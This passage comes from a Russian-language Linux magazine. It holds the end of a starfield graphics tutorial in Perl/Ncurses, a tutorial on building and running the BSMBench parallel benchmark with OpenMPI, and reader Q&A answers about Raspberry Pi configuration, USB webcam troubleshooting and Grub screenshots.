После этого мы помещаем белый пиксель (255, 255, 255 в формате RGB) в точку с координатами X и Y, и на этом цикл **star processing** заканчивается. Наконец, мы вызываем процедуру **display flip**, которая выводит результаты всех предыдущих операций рисования на экран. В целом, программа на Python короче, проще и понятнее по сравнению с версией на C/SDL, и, как вы можете представить, писать игры в **Pygame** очень весело.

Необычный уровень: Perl и Ncurses

Наконец, рассмотрим лучший язык для обработки текста, который в равной мере любят и ненавидят – Perl. И, для вящей паницы, мы будем рисовать звездное небо не в графическом, а в текстовом терминале. Как? Выводя точки в качестве звездочек! Есть очень полезная библиотека **Ncurses**, доступная для большинства языков программирования; она здорово упрощает работу с терминалом (перемещение, отключение курсора и т.д.). Вот код программы с **LXF DVD** из файла **starfield.pl**:

```
#!/usr/bin/perl
$numstars = 100;
use Time::HiRes qw(usleep);
use Curses;
$screen = new Curses;
```

Приступаем к программированию!

Возможно, потратив некоторое время на эти программы, вы захотите их расширить. Вот несколько идей:

- » Попробуйте поэкспериментировать с размером окна и измерениями.
- » В программы на C и Python можно добавить несколько строк кода, определив цвет каждой звезды случайным образом.
- » Сделайте так, чтобы нажатие клавиш на клавиатуре влияло на направление и скорость движения звезд.

Документацию по C и SDL можно найти на www.libsdl.org/cgi/docwiki.cgi – особенно полезно быстрое руководство.

Очень хорошие руководства и справочники по Pygame есть на www.pygame.org/docs, а Perl + Ncurses задокументированы не так хорошо, но примеры использования конкретных программ легко найти в Интернете. Также посмотрите <http://tldp.org/HOWTO/NCURSES-Programming-HOWTO> – это руководство по C, но большинство функций реализованы и в Perl. А если вы окончательно застрянете или захотите поделиться своей работой, загляните на форумы **LXF** по адресу www.linuxformat.com/forums и зайдите в раздел «Программирование».

```
noecho;
curs_set(0);
for ($i = 0; $i < $numstars ; $i++) {
    $star_x[$i] = rand(80);
    $star_y[$i] = rand(24);
    $star_s[$i] = rand(4) + 1;
}
while (1) {
    $screen->clear;
    for ($i = 0; $i < $numstars ; $i++) {
        $star_x[$i] -= $star_s[$i];
        if ($star_x[$i] < 0) {
            $star_x[$i] = 80;
        }
        $screen->addch($star_y[$i], $star_x[$i], ".");
    }
    $screen->refresh;
    usleep 50000;
}
```

Теперь вы должны хорошо понимать структуру этого кода. Единственное крупное отличие здесь – вместо массива звезд с координатами и скоростью для каждой (т.е. массива массивов) мы, чтобы упростить код, воспользовались тремя массивами. **star_x** содержит координаты X звезд, **star_y** – координаты Y, а **star_s** – скорости (как минимум единицу, чтобы все звезды двигались). Размер экрана 80×24 – стандартный размер терминала X Window, но для терминалов большего размера эти значения можно изменить.

«Полезная библиотека Ncurses доступна для большинства языков программирования.»

Здесь **addch** – процедура печати символов **Ncurses**; и, что интересно, координата Y в ней указывается первой. **usleep** приостанавливает выполнение программы на заданное число микросекунд. Да, а команды **noecho** и **curs_set** в начале говорят, что нам не нужны ввод с клавиатуры и текстовый курсор.

Итак, мы узнали, как реализовать звездное небо на трех языках программирования с тремя инструментариями, и, надеюсь, это побудит вас попробовать новые языки и библиотеки. Как видите, основные алгоритмы в программе обычно одни и те же, но всегда можно узнать кое-что новое. Наслаждайтесь, и – удачи вам! **LXF**



Если вы подумываете написать игру, гляньте на библиотеку **Allegro** (<http://alleg.sf.net>). Это стабильная, зрелая кроссплатформенная библиотека, на базе которой написано много впечатляющих игр – ознакомьтесь с ними можно на www.allegro.cc (например, выберите категорию «Экшн» в «Проектах» слева).




Тестирование:

Если вас когда-нибудь интересовало, быстро ли работает ваша система, **Бьяджо Лучини** покажет вам увлекательный путь к ответу.



Наш эксперт


Бьяджо Лучини – профессор физики в Университете Суонси. Он пользуется вычислительной мощностью колонии пингинов, исследуя внутренние свойства элементарных частиц.



Все мы жаждем улучшения производительности, хотя дать ей определение большинству из нас трудно. Нам всем нужна быстрая система, но часто это сводится только к сочетанию устройств и программ, позволяющих решать наиболее распространенные задачи без ненужного ожидания.

Понятие производительности довольно субъективно, поскольку зависит от наших потребностей и ожиданий. На данном уроке мы представим количественную меру производительности, проистекающую из области, где у нее есть гораздо более четкое определение – из суперкомпьютеров.

➤ В Ubuntu и других производных Debian зависимости **BSMBench** легко установить из командной строки с `apt-get`.



Вычислительные возможности одного процессора ограничены: без прорыва в технологиях нельзя существенно увеличить количество транзисторов на крошечном кристалле кремния, как нельзя и увеличить частоту работы процессоров, не затронув более фундаментальные физические законы для изменения нынешних механизмов работы процессоров. Но ведь вычислительную мощность увеличить нужно! Остается объединить несколько совместных работающих процессоров или процессорных ядер.

Простой вариант – «компьютерная ферма» по типу Amazon EC2. В ней каждый компьютер или экземпляр компьютера можно использовать для решения отдельной задачи. Однако дело усложняется, когда одну задачу надо разделить между несколькими процессорами. Пример – прогнозирование погоды. Математическая модель здесь достаточно сложна, и даже самый быстрый в мире процессор не сможет вовремя обрабатывать данные в одиночку. Основная сложность совместных, или параллельных, вычислений – взаимодействие, т.е. необходимость обмена данными между процессами. Это создает при вычислениях узкие места, расширить которые можно только с помощью специальных сетей обмена данными.

Лучшие технологии – передовые и в целом дорогие. Эффективно масштабировать систему из свыше нескольких тысяч быстрых взаимосвязанных процессоров – технологическая сверхзадача. Немногие специализированные системы в этой категории справедливо называют суперкомпьютерами, или высокопроизводительными вычислительными (ВПВ) системами. Рынок ВПВ-систем ограничен, но целевые пользователи более чем охотно соглашаются платить немалую цену, диктуемую производителями, лишь бы те утолили их вынужденную жажду скорости. По этой причине пользователям важно иметь независимые от производителя средства оценки возможностей ВПВ-архитектуры. Большинство утилит для этого довольно незатейливы и оценивают лишь один аспект системы, будь то внутрипроцессорные вычисления или межпроцессорное взаимодействие. Кроме того, подобные утилиты хорошо известны производителям «железа», которые в своей сфере часто производят также и ПО. В результате компиляторы, применяемые в суперкомпьютерах, оптимизированы по производительности на стандартных тестах, что усложняет выбор между платформами.

BSMBench

Недавно появилась новая утилита оценки производительности суперкомпьютеров под названием **BSMBench**. У нее есть два преимущества по сравнению со стандартными утилитами: она оценивает одновременно и производительность, и взаимодействие, также предоставляя возможность изменения их относительной важности, и достаточно сложна, чтобы к ней было трудно подогнать компилятор для оптимизации результатов теста. Поэтому **BSMBench** способна дать надежную оценку мощности ВПВ-систем. Поскольку те же технологии совместного программирования можно реализовать и развернуть на настольных системах, **BSMBench** поможет проверить и производительность нашего компьютера с Linux. Конечно, нашим результатам будет

Ваша скорость

далеко до показателей суперкомпьютеров (а иначе с чего бы те стоили так дорого?). Но прикоснуться к миру ВПВ-систем с нашего скромного рабочего стола или сервера все равно интересно. И – да, результаты могут порадовать нас или оказаться последним толчком к обновлению компьютера.

Системные требования

Прежде чем перейти к компиляции и запуску *BSMBench*, полезно напомнить читателю, что тестирование – это операция, предельно нагружающая систему. В частности, в большинстве тестов активно задействованы процессор и память, и если не предпринять специальных мер, возможно зависание системы и (хотя и маловероятный) перегрев компьютера. В любой из этих ситуаций советуем немедленно прекратить операцию, при необходимости даже перезагрузив компьютер кнопкой сброса.

ВПВ-архитектуры – это серверы, и на них нет шикарных графических столов с эффектами, ресурсоемких программ вроде офисных приложений или браузеров с частоклоном вкладок. Помните, что любая программа, запущенная совместно с тестом, повлияет на результаты, уменьшив показатели производительности компьютера. Для запуска этого теста установите легкий рабочий стол, наподобие *LXDE*, или (лучше) перезапустите систему в консольном режиме: для наших задач графический интерфейс не нужен. При возможности, после компилирования теста настройте удаленный доступ по *ssh* на тестируемый компьютер и выполняйте все действия удаленно. Это дает более достоверные результаты, так как ближе эмулирует среду, для которой предназначен тест.

Рекомендуем запускать тест не более чем на половине ядер тестовой системы (в которой должен быть как минимум четырехъядерный процессор), и чтобы не менее 2 ГБ ОЗУ осталось после вычитания из общего объема памяти по 2 ГБ на каждое ядро, участвующее в тесте. Для имитации сложного сценария мы запустили тест на системе с двухъядерным Intel Core 2 Duo с частотой 2,66 ГГц и 4 ГБ ОЗУ. В двухпроцессорной конфигурации самая большая программа в наборе использует почти 100 % процессора и около 3,7 ГБ ОЗУ. Код выполнялся в эмуляторе терминала в среде *LXDE*. Это выходит за пределы системных требований и нагружает систему по максимуму. Хотя иногда работа системы замедлялась, проблем не возникло, и тесты завершились успешно. Но мы сильно советуем придерживаться рекомендованных системных требований.

Перед компиляцией *BSMBench* нужно установить некоторые зависимости. Нужны только стандартные средства разработки, используемые для параллельного программирования, и в любом крупном дистрибутиве Linux они есть. В частности, для компиляции и запуска параллельного кода нужны библиотеки *MPI*

Топ-500 суперкомпьютеров

На сайте www.top500.org есть список лучших суперкомпьютеров с оценкой производительности, который в общем принимается и пользователями, и производителями. Оценка основана на параллельном тесте *Linpack*, который можно скачать с www.netlib.org/benchmark/hpl. Рейтинг обновляется каждые шесть месяцев на основе результатов, отправляемых заинтересованными производителями и/или хостами, где расположены суперкомпьютеры. Текущий список (обновлен

в июне) доступен по ссылке www.top500.org/lists/2012/06. Его возглавляет система IBM BlueGene/Q, установленная в Национальной лаборатории им. Э. Лоуренса в Ливерморе, Калифорния. Как и многие другие суперкомпьютеры из этого списка, она работает под Linux (с модифицированной версией ядра). Другую статистику, например, операционную систему и географический охват компьютеров из списка, можно найти на сайте *top500*. Очередное обновление списка планируется в ноябре.

(*Message Passing Interface* – интерфейс передачи сообщений). В свою очередь, *MPI* нужны компиляторы (в данном случае, *GCC* и *G++* из *Gnu Compiler Collection*). *MPI* – де-факто стандарт параллельного программирования, благодаря практически неограниченной масштабируемости и способности работать как в распределенных системах, так и в системах с разделяемой памятью. Существует несколько реализаций *MPI*; две самые популярные – *MPICH* и *OpenMPI*. Пользователи и разработчики предпочитают *OpenMPI*, по причине частых релизов и высокой скорости разработки. Поэтому мы тоже выберем *OpenMPI*. Однако отметим, что *BSMBench* работает с любой реализацией *MPI*.

Для целей нашего урока мы предоставим подробные инструкции по компиляции и запуску *BSMBench* в Ubuntu 12.04, но эти действия можно адаптировать к любому другому дистрибутиву. Начнем с установки необходимых зависимостей. Это делается в командной строке – наберите в терминале

```
#sudo apt-get install build-essential libopenmpi1.5-dev
openmpi1.5-bin
```

После указания пароля пользователя (мы предполагаем, что у пользователя есть привилегии администратора) из репозитивов Ubuntu загрузятся и установятся необходимые утилиты. При желании сделать это можно и через Центр управления программами (*Software Center*), но в командной строке быстрее.

Рекомендуемая версия *GCC* для *BSMBench* – 4.4. С более новыми версиями существует ряд несовместимостей, которые, возможно, уже будут исправлены к моменту, когда вы будете читать эту статью. Так как Ubuntu 12.04 поставляется с *GCC 4.6*, нам придется установить рекомендованную версию. Снова обратимся к командной строке:

Скорая помощь



Если вы читали статью про *Weowulf* в *LXF160*, то можете протестировать свой домашний кластер с помощью инструкций, приведенных в этой статье.

Скорая помощь




С *git* можно поддерживать файлы *BSMBench* в актуальном состоянии. См. <https://github.com/blucini/BSMBench>.

»

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

➤ Параллельные процессы, порожденные *BSMBench*, можно визуализировать командой `top`. Обратите внимание на требования сбалансированной системы к памяти (колонка RES).



```
#sudo apt-get install gcc-4.4 cpp-4.4
```

Теперь можно перейти к компиляции *BSMBench*. Последние версии исходников можно загрузить из github (зайдите на <https://github.com/blucini/BSMBench> и щелкните по ссылке ZIP), а последний стабильный релиз – с www.bsmbench.org. Наши указания должны работать для последней версии – в случае сомнений взгляните в файл `README`. Предположим, что файл с исходниками, который вы скачали, называется `bsmbench.zip`; для его распаковки скомандуйте терминалу

```
#unzip /path/to/bsmbench.zip
```

Замените путь `/path/to` абсолютным путем до файла `bsmbench.zip` в файловой системе. Эта команда создаст подкаталог. Предположим, что его имя будет `bsmbench`, и перейдем в него командой

```
#cd bsmbench
```

Это корневой каталог теста. Затем скомпилируем тест:

```
#export OMP1_CC=/usr/bin/gcc-4.4 && export OMP1_CXX=/usr/bin/gcc-4.4 && ./make.sh machine-config/generic.cfg
```

Две команды `export` велют *OpenMP* использовать версию *GCC* 4.4 вместо версии по умолчанию 4.6. Файл `generic.cfg` в каталоге `machine-config` – общий файл шаблона, необходимый для создания Makefile, который, в свою очередь, необходим для создания исполняемого файла. Строк в файле `generic.cfg` немного:

```
CC = mpicc
CFLAGS = -Wall -std=c99 -O2 -fomit-frame-pointer -mfpmath=sse -msse2
```

Первая строка велит системе сборки `make` использовать компилятор *mpicc* (часть стандарта *MPI*) – это оболочка системного

компилятора, указанного в переменной оболочки `OMP_CC`. Оболочка упрощает процесс сборки, автоматически связывая необходимые параллельные библиотеки. Во второй строке (в переменной `CFLAGS`) задаются параметры оптимизации, используемые во время компиляции. Параметры по умолчанию довольно стандартны, и с ними компиляция и запуск *BSMBench* пройдут успешно в большинстве распространенных систем Linux. Если возникли проблемы или вы хотите попробовать разные параметры оптимизации, загляните на map-страницу *GCC*.

Шаблоны для других операционных систем и различных архитектур находятся в каталоге `machine-config`. Имя файла должно ясно означать, для какой системы и архитектуры он предназначен.

Обычно компиляция длится всего 20–30 секунд. Если она прошла успешно, то в корневом каталоге теста появятся три исполняемых файла: `bsmbench_balance`, `bsmbench_comms` и `bsmbench_compute`. Если вы следовали нашим инструкциям, ошибиться было почти нигде, но если вдруг появилось сообщение об ошибке, советуем вернуться назад и начать все с начала. Если вы не справитесь с проблемой, авторы *BSMBench* (включая меня) с удовольствием помогут вам запустить тест в вашей системе.

Запуск теста

В корневом каталоге теста создадим подкаталог `output` и зайдем в него:

```
#mkdir output && cd output
```

Общая команда запуска теста из этого каталога такова:

```
#mpirun -np NUM ../bsmbench_[test] -i [input_file] -o [output file]
```

Параметр `test` может принимать значения `balance`, `comms` и `compute`, а `NUM` – это количество одновременно запущенных процессов (обычно оно меньше или равно количеству ядер). Несколько входных файлов находятся в каталоге `sets` (в корневом каталоге теста). Они помечены номером теста и количеством процессов. Выходной файл создается пользователем, и в него будут записаны результаты тестов.

Для конкретного примера проведем тест сбалансированности [balance test] на двух ядрах. В этом случае в выходном каталоге выполняется следующая команда:

```
#mpirun -np 2 ../bsmbench_balance -i ../sets/balance-2.bsmbench -o balance-2.out
```

Затем перейдем в другой терминал и выполним команду `top`. В нашей тестовой системе с двумя ядрами программа работает корректно, и мы видим два процесса `bsmbench_balance`, возглавляющих список по использованию процессора. Примерно через полчаса программа завершится, и откроется оболочка, из которой она была запущена. После этого у нас получатся (будем надеяться, пустой) файл `err_0` и выходной файл `balance-2.out`.

В дополнение к результатам теста выходной файл содержит информацию о питании системы, которую смело можно игнорировать. Нужную нам информацию мы получим, выбрав все строки выходного файла, содержащие «BENCH» (все буквы заглавные):

```
#grep BENCH balance-2.out
В нашем случае это строки
[BENCH][0]Precision test disabled.
[BENCH][0]spinor_field_sqnorm: test completed in 783.47 seconds
[BENCH][0]spinor_field_sqnorm: Average FLOP/s per process: 5.370e+08
[BENCH][0]spinor_field_sqnorm: Average total FLOP/s: 1.074e+09
[BENCH][0]mad: test completed in 605.25 seconds
[BENCH][0]mad: Average FLOP/s per process: 3.403e+08
[BENCH][0]mad: Average total FLOP/s: 6.806e+08
```



Скорая помощь

BSMBench можно запустить в однопроцессорном режиме: скомпилируйте его с шаблоном `generic-1.cfg` и воспользуйтесь набором входных файлов из `1.bsmbench`.

Происхождение BSMBench

В теоретической физике элементарных частиц разработаны теории, описывающие динамику элементарных частиц. Эта динамика описывается сложными выражениями, для расчета которых часто нужны самые мощные суперкомпьютеры. В основе *BSMBench* – код, разработанный для изучения механизма нарушения симметрии электрически слабого взаимодействия, касающегося физики бозона Хиггса. Чтобы понять этот механизм, был написан гибкий исследовательский код. Взглянув на него, эксперты по высокопроизводительным вычислениям поняли, что из него можно сделать мощный набор

тестов. Текущую версию *BSMBench* создал Эд Беннетт [Ed Bennett], студент физфака Университета Суонси. Она основана на исследовании, описанном в следующих работах:


- 1 L. Del Debbio, A. Patella, C. Pica. “Higher Representations on the lattice: Numerical simulations. SU(2) with adjoint fermions”, Phys. Rev. D81 (2010) 094503, DOI 10.1103/PhysRevD.81.094503;
- 2 L. Del Debbio, B. Lucini, A. Patella, C. Pica, A. Rago. “Conformal versus confining scenario in SU(2) with adjoint fermions”, Phys. Rev. D80 (2009) 074507, DOI 10.1103/PhysRevD.80.074507.

➤ Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

Важность общения

Создать параллельную систему с достаточно быстрой сетью, масштабируемой до 100 ядер, довольно просто и недорого, но для выхода за эти пределы обычно нужно спецоборудование. Эта идея отражена на рисунке справа. На нем производительность процесса показана как функция количества процессов для трех систем: IBM BlueGene/Q (сплошные линии); ее предшественника BlueGene/P (штриховые линии); и кластера Beowulf, собранного на обычном «железе» (пунктирные линии). Если при количестве процессов до 32 последняя система не уступает суперкомпьютерам, выше этого порога ее производительность резко падает, а при 128 процессах становится почти на порядок меньше.

► Тест Dphi (один из трех подтестов, выполняемых *BSMBench*) в системе с преобладанием вычислений (зеленые линии), сбалансированной системе (красные) и системе с преобладанием взаимодействия (синие) для трех систем, описанных во врезке.



```
[BENCH][0]Dphi: test completed in 530.16 seconds
[BENCH][0]Dphi: Average FLOP/s per process: 7.680e+08
[BENCH][0]Dphi: Average total FLOP/s: 1.536e+09
[BENCH][0]Dphi performance is 0.04 times that of a Blue Gene/P
node card.
[BENCH][0]All tests completed successfully.
[BENCH][0]Total average FLOP/s: 1.078e+09
[BENCH][0]Total average FLOP/s per process: 5.388e+08
[BENCH][0]Performance is 0.03 times that of a Blue Gene/P node
card.
```

spinor_field_sqnorm, mad и **Dphi** – три выполняемых теста. Обратите внимание на строку с важнейшим сообщением “All tests have completed successfully [Все тесты завершились успешно]”. В трех тестах даны результаты количества миллиардов операций с плавающей точкой (FLOP) в секунду, т.е. в гигафлопс. Производители процессоров уверяют, что производительность выше раз в пять, но их цифры получены на идеализированных тестах.

Затем производительность нашей системы сравнивается с производительностью карты узла BlueGene/P, которую мы выбрали эталонной платформой для измерения относительной производительности. BlueGene/P – широко развернутая суперкомпьютерная платформа, разработанная IBM, и в последние годы она была одной из самых популярных платформ для вычислений в сфере физики элементарных частиц. Карта узла – наименьший вычислительный узел этой системы. Из внутренних тестов нам интересен Dphi, так как он может дать более подробную информацию о производительности. Затем для этого теста выполняется сравнение с производительностью карты узла BlueGene/P.

Взаимодействие

Теперь запустим другой тест, например, **bsmbench_comms**:

```
#mpirun -np 2 ../bsmbench_comms -i ../sets/comms-2.bsmbench
-o comms-2.out
```

На обычном «железе» программа выполняется опять же около получаса. Предыдущий тест предназначался для ситуации, когда на вычисления и на взаимодействие времени тратилось примерно поровну, а в этом тесте время на взаимодействие гораздо больше времени на вычисления. В стандартных архитектурах с высокой степенью параллелизма взаимодействие негативно влияет на производительность, и задача, стоящая перед

производителями «железа» – уменьшение этого влияния. Большинство людей пользуются одним компьютером с многоядерным процессором, и в таких системах взаимодействие происходит намного быстрее, чем в больших распределенных архитектурах. Интересно сравнить результаты для нашей тестовой системы. В тесте взаимодействия мы получили результат в 1,22 гигафлопс, а в тесте сбалансированности – 1,09 гигафлопс. Следовательно, результаты, хотя и с небольшой разницей, сопоставимы. Стало быть, у нашей системы нет проблем, связанных с взаимодействием, так как различие между двумя результатами можно отнести на счет колебаний из-за системных процессов, внешних по отношению к тесту.

Вычисления

Наконец, можно запустить тест с вычислениями, когда вычисления преобладают над взаимодействием. Для этого скомандуйте

```
#mpirun -np 2 ../bsmbench_compute -i ../sets/compute-2.
bsmbench -o compute-2.out
```

Этот тест обладает более высокими требованиями, и может выполняться до нескольких часов. Для обычных пользовательских систем этот тест наименее информативен: производительность одноядерной системы можно определить проще и быстрее. Если вы будете запускать тест **bsmbench_compute** на своей системе, советуем остановить его после т.н. «безумного теста [mad test]», сэкономив время. Результаты этого теста и теста **spinor_field_sqnorm** могут дать полезную информацию в сравнении с аналогичными результатами тестов взаимодействия и сбалансированности.

Самый сложный аспект тестирования – получить меру производительности системы, отражающую ее работу в реальной ситуации. *BSMBench* – набор тестов, предназначенный для высокопроизводительных вычислений, но он может дать информативные результаты и на бюджетных платформах. Структура *BSMBench* позволяет менять соотношение взаимодействия и вычисления в тестах. Выпущено три теста, каждый из которых представляет одну из типичных ситуаций.

Теперь у вас должно появиться более глубокое понимание способностей своей системы, и эти знания пригодятся вам при планировании модернизации или замены своего компьютера. Идеальный для вас настольный компьютер, быть может, не так уж и недоступен. LXF

Скорая помощь

Чтобы освободить виртуальную консоль, используемую для теста, приставьте амперсанд к концу команды `mpirun`.

«Каждый тест представляет одну из типичных ситуаций.»

ОТВЕТЫ

Есть вопрос по открытому ПО? Пишите нам по адресу answers@linuxformat.ru, и мы найдем ответ.

В этом месяце мы ответим на вопросы про...

- 1 Настройку Raspberry Pi
- 2 Проблемы web-камеры USB
- 3 Создание экранных снимков Grub
- 4 Правку настроек CUPS по умолчанию
- 5 Подсветку экрана
- 6 Раздел подкачки в Raspberry Pi
- 7 Загрузку с USB

1 Ломтик Pi

В июльском номере Джон рассказал о загрузке Raspberry Pi. Я загрузил образ Debian для Pi с июльского диска, но возникли проблемы с монитором. По команде `sudo leafpad /boot/config.txt` открывается *Leafpad*, но без файла `config.txt`. Что могло с ним стряпаться?

Дж. Бейкер [G Baker]

Файла `config.txt` в этом релизе Debian на самом деле нет. Но это роли не играет, и всего лишь означает, что при загрузке все значения параметров берутся по умолчанию. Чтобы изменить параметр, задайте его значение, как описано в той статье –

```
disable_overscan=1
```

– и сохраните; после чего файл будет создан. Новый релиз Raspbian (он есть на DVD данного номера) упрощает эту задачу при помощи утилиты настройки, запускаемой при первой загрузке системы или в любой нужный момент командой

```
sudo raspi-config
```

В ней можно задать разные параметры – например, включить повторное сканирование, сделать так, чтобы при загрузке системы запускалась SSH, задать локали и даже изменить размер корневой файловой системы, так чтобы занять все свободное место на SD-карте.

2 Где моя web-камера?

Не могу заставить работать свою web-камеру, подключенную по USB. Я приложил экранные снимки из openSUSE 11.4 и Knoppix 6.7 Live DVD (с выводом команды `hwinfo --usb`). Насколько я понял, web-камера поддерживается обеими операционными системами, и драйверы входят в состав ядра, поэтому все должно работать. Для проверки web-камеры я пользовался *Kopete* и *Cheese*, но в openSUSE они заявляют, что устройство не подключено, а в Knoppix камера хотя и работает, однако я вижу только зеленый или черный экран.

Боюсь, придется проверить камеру в Windows XP, только чтобы убедиться, что она исправна.

Стивен [Stephen]

Во-первых, мы можем поздравить Вас с тем, что Вы нашли Windows полезное приложение, не считая игр. Зная, что камера работает, останется только определить, распознается ли она дистрибутивом Linux, и если да, то как.

Из предоставленной вами информации следует, что камера использует драйвер `gspca_pac7302` driver, поэтому после подключения камеры проверьте, что он загружен, открыв терминал и выполнив команду:

```
sudo lsmod | grep gspca
```

В терминале должно появиться имя модуля. Это и последующие действия можно выполнять и в разнообразных графических утилитах, но в терминале это проще и быстрее всего. Если модуль не загружен, загрузите его командой

```
sudo modprobe gspca_pac7302
```

Затем проверьте, существует ли файл устройства:


```
ls -l /dev/video0
```

Если его нет, можно посмотреть, что пытается сделать система при подключении камеры. Для этого запустите в терминале следующую команду и затем подключите web-камеру (лучше делать это при первом подключении камеры после перезагрузки системы):

```
tail --follow /var/log/messages
```

Команда `tail` отображает несколько последних строк файла, параметр `--follow` заставляет `tail` все время отслеживать содержимое файла и выводить новую информацию. `/var/log/messages` (в некоторых дистрибутивах – `/var/log/current`) – файл системного журнала. Итак, эта команда покажет реакцию системы на подключение web-камеры. Система должна определить камеру, модуль, который она загружает, и создавшееся устройство. Если увидите сообщения об ошибках, скопируйте их в свою любимую поисковую систему. Для остановки вывода нажмите `Ctrl+C`.

Если файл устройства есть, но его имя немного отличается, нужно задать его в настройках web-камеры. Обычно web-камеры ищут устройство `/dev/video0`, но у Вас может быть, например, ТВ-тюнер с таким именем, тогда у web-камеры будет устройство `video1`. Лучшая программа для проверки камер – *mplayer*; это терминальная программа с довольно загадочными параметрами; она выдает полезные сообщения об ошибках, если что-то идет не так. Попробуйте поочередно выполнить сле-



В новом релизе Raspbian для Raspberry Pi при первом запуске системы автоматически запускается эта утилита.

дующие команды – в первой *mplayer* пытается сама определить используемый протокол, во второй используется оригинальный протокол Video4Linux (V4L), в третьей – более новый V4L2.

```
mplayer -tv device=/dev/video0 tv://
```

```
mplayer -tv device=/dev/video0:driver=v4l tv://
```

```
mplayer -tv device=/dev/video0:driver=v4l2 tv://
```

Обнаружив работающий протокол, укажите его в настройках программы для работы с камерой, но даже неудачные попытки должны дать Вам полезную информацию.

3 Экранный снимок Grub

Я настроил демонстрационную рабочую станцию для показа различных дистрибутивов и рабочих столов Linux, чтобы пользователи могли подойти к ней и попробовать, и пишу руководство, чтобы они смогли насладиться всеми ее возможностями. Хотел бы добавить в него экранный снимок меню *Grub*, но ума не приложу, как его сделать. Я точно видел несколько скриншотов *Grub* в этом разделе в августовском номере. Не поделитесь секретом?

Фил [Phil]

Сделать экранный снимок из меню *Grub* невозможно, потому что единственная программа, запущенная в этот момент – сам *Grub*; операционной системы, которая могла бы загрузить программу для создания скриншотов, нет. Скриншоты в этом журнале были сделаны из операционной системы (или образа Live CD), загруженной в эмуляторе (я обычно пользуюсь *Qemu*, но довольно популярен *VirtualBox*). Загрузив ОС в эмуляторе, можно сделать снимок окна с виртуальной машиной. Для этого сделайте снимок всего экрана, а затем удалите края окон в программе вроде *GIMP*; но в большинстве программ для создания скриншотов можно сделать снимок содержимого окна без контуров и других элементов окон.

